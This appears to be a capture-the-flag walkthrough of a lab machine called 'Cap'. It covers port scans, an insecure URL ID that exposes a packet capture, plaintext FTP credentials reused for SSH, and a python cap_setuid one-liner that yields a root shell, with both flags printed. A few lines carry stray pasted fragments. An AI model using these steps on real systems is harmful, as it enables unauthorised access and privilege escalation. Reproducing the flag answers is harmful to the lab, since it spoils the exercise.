

Cap (easy)

Nmap :

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PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp    open  http      Gunicorn
|_http-server-header: gunicorn
|_http-title: Security Dashboard
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   128.95 ms 10.10.16.1
2   70.48 ms 10.129.9.125
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- we found 3 ports open

Port 80 (HTTP) :

nuclei scan :


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[missing-sri] [http] [info] http://10.129.9.125/
["https://cdnjs.cloudflare.com/ajax/libs/Chart.js/2.7.2/Chart.min.js","https://code.highcharts.com/highcharts.js","https://cdn.zingchart.com/zingchart.min.js","https://www.amcharts.com/lib/3/plugins/export/export.css"]
[snmpv3-detect] [javascript] [info] 10.129.9.125:161 ["Enterprise: unknown"]
[ssh-password-auth] [javascript] [info] 10.129.9.125:22
[ssh-sha1-hmac-algo] [javascript] [info] 10.129.9.125:22
[ssh-auth-methods] [javascript] [info] 10.129.9.125:22 ["["publickey","password"]"]
[CVE-2023-48795] [javascript] [medium] 10.129.9.125:22 ["Vulnerable to Terrapin"]
[ssh-server-enumeration] [javascript] [info] 10.129.9.125:22 ["SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.2"]
[ftp-detect] [tcp] [info] 10.129.9.125:21
[vsftpd-detect:version] [tcp] [info] 10.129.9.125:21 ["3.0.3"]
[openssh-detect] [tcp] [info] 10.129.9.125:22 ["SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.2"]
[options-method] [http] [info] http://10.129.9.125/ ["OPTIONS, GET, HEAD"]
[tech-detect:owl-carousel] [http] [info] http://10.129.9.125/
[tech-detect:font-awesome] [http] [info] http://10.129.9.125/
[tech-detect:bootstrap] [http] [info] http://10.129.9.125/
[gunicorn-detect] [http] [info] http://10.129.9.125/ ["gunicorn"]
[old-copyright] [http] [info] http://10.129.9.125/ ["Copyright 2021"]
[http-missing-security-headers:strict-transport-security] [http] [info] http://10.129.9.125/
[http-missing-security-headers:content-security-policy] [http] [info] http://10.129.9.125/
[http-missing-security-headers:permissions-policy] [http] [info] http://10.129.9.125/
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[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info]
http://10.129.9.125/
[http-missing-security-headers:referrer-policy] [http] [info] http://10.129.9.125/
[http-missing-security-headers:clear-site-data] [http] [info] http://10.129.9.125/
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info]
http://10.129.9.125/
[http-missing-security-headers:cross-origin-resource-policy] [http] [info]
http://10.129.9.125/
[http-missing-security-headers:x-frame-options] [http] [info] http://10.129.9.125/
[http-missing-security-headers:x-content-type-options] [http] [info] http://10.129.9.125/
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://10.129.9.125/
[INF] Scan completed in 2m. 27 matches found
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
- nothing interesting

URL based attacks

- when exploring the website i found that i can access all pcaps that is of the server
- over pcap start with the ID = 1 i contains a normal traffic between me and the machine
- but when accessing the ID = 0 i find an internal network packets :



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- we find special conversation using the ftp protocol that have ftp credentials

31	2.624570	192.168.196.1	192.168.196.16	TCP	68	54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
32	2.624624	192.168.196.16	192.168.196.1	TCP	68	21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=
33	2.624934	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPd 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126590	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	90	Response: 331 Please specify the password.
39	4.167761	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3tH4TF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=55 Ack=30 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.
43	5.432801	192.168.196.1	192.168.196.16	FTP	62	Request: SYST
44	5.432834	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
45	5.432937	192.168.196.16	192.168.196.1	FTP	75	Response: 215 UNIX Type: L8
46	5.478790	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=42 Ack=97 Win=1050880 Len=0
47	6.309628	192.168.196.1	192.168.196.16	FTP	84	Request: PORT 192,168,196,1,212,140
48	6.309655	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=97 Ack=70 Win=64256 Len=0
49	6.309874	192.168.196.16	192.168.196.1	FTP	107	Response: 200 PORT command successful. Consider using PASV.
50	6.310514	192.168.196.1	192.168.196.16	FTP	62	Request: LIST
51	6.311053	192.168.196.16	192.168.196.1	FTP	95	Response: 150 Here comes the directory listing.

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credentials

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user = nathan
pass = 'Buck3tH4TF0RM3!'
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port 22 (ssh)

- using the credential obtained we opened an ssh session

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(kali@kali)~$ ssh nathan@10.129.9.125
The authenticity of host '10.129.9.125 (10.129.9.125)' can't be established.
ED25519 key fingerprint is: SHA256:UDhIjpyleP3qjtVVU+GnSyAZSr+mZKhZRoKcmLUI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes * we find special conversation using the ftp protocol that have ftp credentials
Warning: Permanently added '10.129.9.125' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
nathan@10.129.9.125's password: 44 36 PNG
Permission denied, please try again.
nathan@10.129.9.125's password:
Permission denied, please try again.
nathan@10.129.9.125's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Fri Jan 30 22:01:51 UTC 2026

System load:          0.0
Usage of /:            36.7% of 8.73GB
Memory usage:         25%
Swap usage:           0%
Processes:            227
Users logged in:      0
IPv4 address for eth0: 10.129.9.125
IPv6 address for eth0: dead:beef::250:56ff:fe94:25fa

⇒ There are 3 zombie processes.

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$
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- here we find the user flag

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Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat
.bash_history .bash_logout .bashrc .cache/ .pr
nathan@cap:~$ cat user.txt
ede982ec04da945ee854f9b8950295a3
nathan@cap:~$
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user flag

ede982ec04da945ee854f9b8950295a3

Privelage escalation

- we first run linepeas and we find an interesting bin that have 'setuid'

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Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep

Users with capabilities
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#capabilities
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- now we use that binary to lunch a bash session with root privileges

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Sorry, user nathan may not run sudo on cap.  
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'  
root@cap:~# ls  
snap user.txt
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- now we can read the flag witch is located under /root

Root flag

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f3d8d44e5e1e98fda27066a58fe6164f
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